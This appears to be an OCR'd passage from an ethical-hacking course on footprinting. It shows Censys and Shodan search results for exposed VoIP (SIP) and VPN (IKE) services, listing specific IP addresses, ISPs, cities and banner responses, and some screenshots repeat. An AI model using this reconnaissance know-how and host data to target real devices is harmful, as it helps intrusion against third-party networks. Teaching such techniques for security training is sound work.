
Start TLS
```
454 TLS not available
```

Geographic Location

Country	Iran (IR)
Coordinates	35.698, 51.4115
Timezone	Asia/Tehran

Figure 2.30: Screenshot of Censys Search Engine showing target operating system

VoIP and VPN Footprinting through SHODAN



TOTAL RESULTS

257,685

New Service: Keep track of what you have connected to the Internet. Check out Shodan Moni

TOP COUNTRIES

Italy	245,224
Germany	3,838
Taiwan	2,110
United States	939
France	580
More...	

TOP PORTS

5060	246,623
992	2,768
9000	1,965
80	895
1900	868
More...	

TOP ORGANIZATIONS

WIND TRE S.P.A.	132,524
WIND Telecomunicazioni S.p.A	78,722

151.41.130.64
adsl-ull-64-130-41-151.wind.it
WIND TRE S.P.A.
Italy, Rimini

```
SIP/2.0 404 Not Found
From: <sip:nm@nm>;tag=root
To: <sip:nm2@nm2>;tag=2157158-40822997-13c4-5506-3636a-4455573d-3636a
Call-ID: 50000
CSeq: 42 OPTIONS
User-Agent: DLink VoIP Stack
Supported: replaces,timer,100rel
Via: SIP/2.0/UDP nm;received=224.115.169.36;rport=26810;branch=foo
Content-L...
```

151.24.253.246
ppp-246-253-24-151.wind.it
WIND TRE S.P.A.
Italy, Rome

```
SIP/2.0 404 Not Found
From: <sip:nm@nm>;tag=root
To: <sip:nm2@nm2>;tag=1059650-f6fd1897-13c4-5506-8abd7-1d961472-8abd7
Call-ID: 50000
CSeq: 42 OPTIONS
User-Agent: DLink VoIP Stack
Supported: replaces,timer,100rel
Via: SIP/2.0/UDP nm;received=224.50.185.252;rport=26810;branch=foo
Content-L...
```

151.54.247.153
WIND TRE S.P.A.
Italy, Catania

```
SIP/2.0 404 Not Found
From: <sip:nm@nm>;tag=root
To: <sip:nm2@nm2>;tag=922eb0-99f73697-13c4-5506-187554-f34b022-187554
Call-ID: 50000
CSeq: 42 OPTIONS
User-Agent: DLink VoIP Stack
Supported: replaces,timer,100rel
Via: SIP/2.0/UDP nm;received=224.73.143.19;rport=26810;branch=foo
Content-Le...
```

TOTAL RESULTS

5,012,000

New Service: Keep track of what you have connected to the Internet. Check out Shodan Moni

TOP COUNTRIES

United States	904,772
Japan	722,749
China	527,395
Australia	318,570
Germany	279,454
More...	

TOP PORTS

500	3,311,173
135	315,938
4500	86,698
443	25,017
80	15,898
More...	

TOP ORGANIZATIONS

Amazon Technologies Inc.	174,562
Open Computer Network	147,377

52.74.240.156
ec2-52-74-240-156.ap-southeast-1.compute.amazonaws.com
Amazon Technologies Inc.
Singapore, Singapore

```
VPN (IKE NAT-T)

Initiator SPI: 5e2686b6d9d7d70e
Responder SPI: 0000000000000000
Next Payload: Notification (N)
Version: 1.0
Exchange Type: Informational
Flags:
    Encryption:     False
    Commit:         False
    Authentication: False
Message ID: 5ef80482
Length: 48
```

78.94.215.218
ip-078-094-215-218.um19.pools.vodafone-ip.de
Vodafone NRW GmbH
Germany, Bünde

```
VPN (IKE)

Initiator SPI: 6636686938353272
Responder SPI: 3467307070703467
Next Payload: RESERVED
Version: 2.0
Exchange Type: DOI Specific Use
Flags:
    Encryption:     False
    Commit:         False
    Authentication: False
Message ID: 00000000
Length: 36
```

123.52.110.243
CHINANET HENAN PROVINCE NETWORK

```
VPN (IKE)

Initiator SPI: 6636686938353272
```


https://www.shodan.io

VoIP and VPN Footprinting through SHODAN

Source: *https://www.shodan.io*

Shodan is a search engine that enables attackers to perform footprinting at various levels. It is used to detect devices and networks with vulnerabilities. A search in Shodan for VoIP and VPN footprinting can deliver various results, which will help gather VPN- and VoIP-related information.

The following screenshots show some of the VPN and VoIP footprinting search results obtained through Shodan:



TOTAL RESULTS

257,685

TOP COUNTRIES

Italy	245,224
Germany	3,838
Taiwan	2,110
United States	939
France	580

More...

TOP PORTS

5060	246,623
992	2,768
9000	1,965
80	895
1900	868

More...

TOP ORGANIZATIONS

WIND TRE S.P.A.	132,524
WIND Telecomunicazioni S.p.A	78,722
WINDTRE s.p.a	7,100
Wind Telecomunicazioni spa	5,694
Wind telecomunicazioni	5,386

More...

TOP PRODUCTS

VOIP	334
D-Link DVS-4088S, DVS-	

New Service: Keep track of what you have connected to the Internet. Check out Shodan Moni

151.41.130.64
adsl-ull-64-130.41-151.wind.it
WIND TRE S.P.A.
Italy, Rimini

```
SIP/2.0 404 Not Found
From: <sip:nm@nm>;tag=root
To: <sip:nm2@nm2>;tag=2157158-40822997-13c4-5506-3636a-4455573d-3636a
Call-ID: 50000
CSeq: 42 OPTIONS
User-Agent: DLink VoIP Stack
Supported: replaces,timer,100rel
Via: SIP/2.0/UDP nm;received=224.115.169.36;rport=26810;branch=foo
Content-L...
```

151.24.253.246
ppp-246-253.24-151.wind.it
WIND TRE S.P.A.
Italy, Rome

```
SIP/2.0 404 Not Found
From: <sip:nm@nm>;tag=root
To: <sip:nm2@nm2>;tag=1059650-f6fd1897-13c4-5506-8abd7-1d961472-8abd7
Call-ID: 50000
CSeq: 42 OPTIONS
User-Agent: DLink VoIP Stack
Supported: replaces,timer,100rel
Via: SIP/2.0/UDP nm;received=224.50.185.252;rport=26810;branch=foo
Content-L...
```

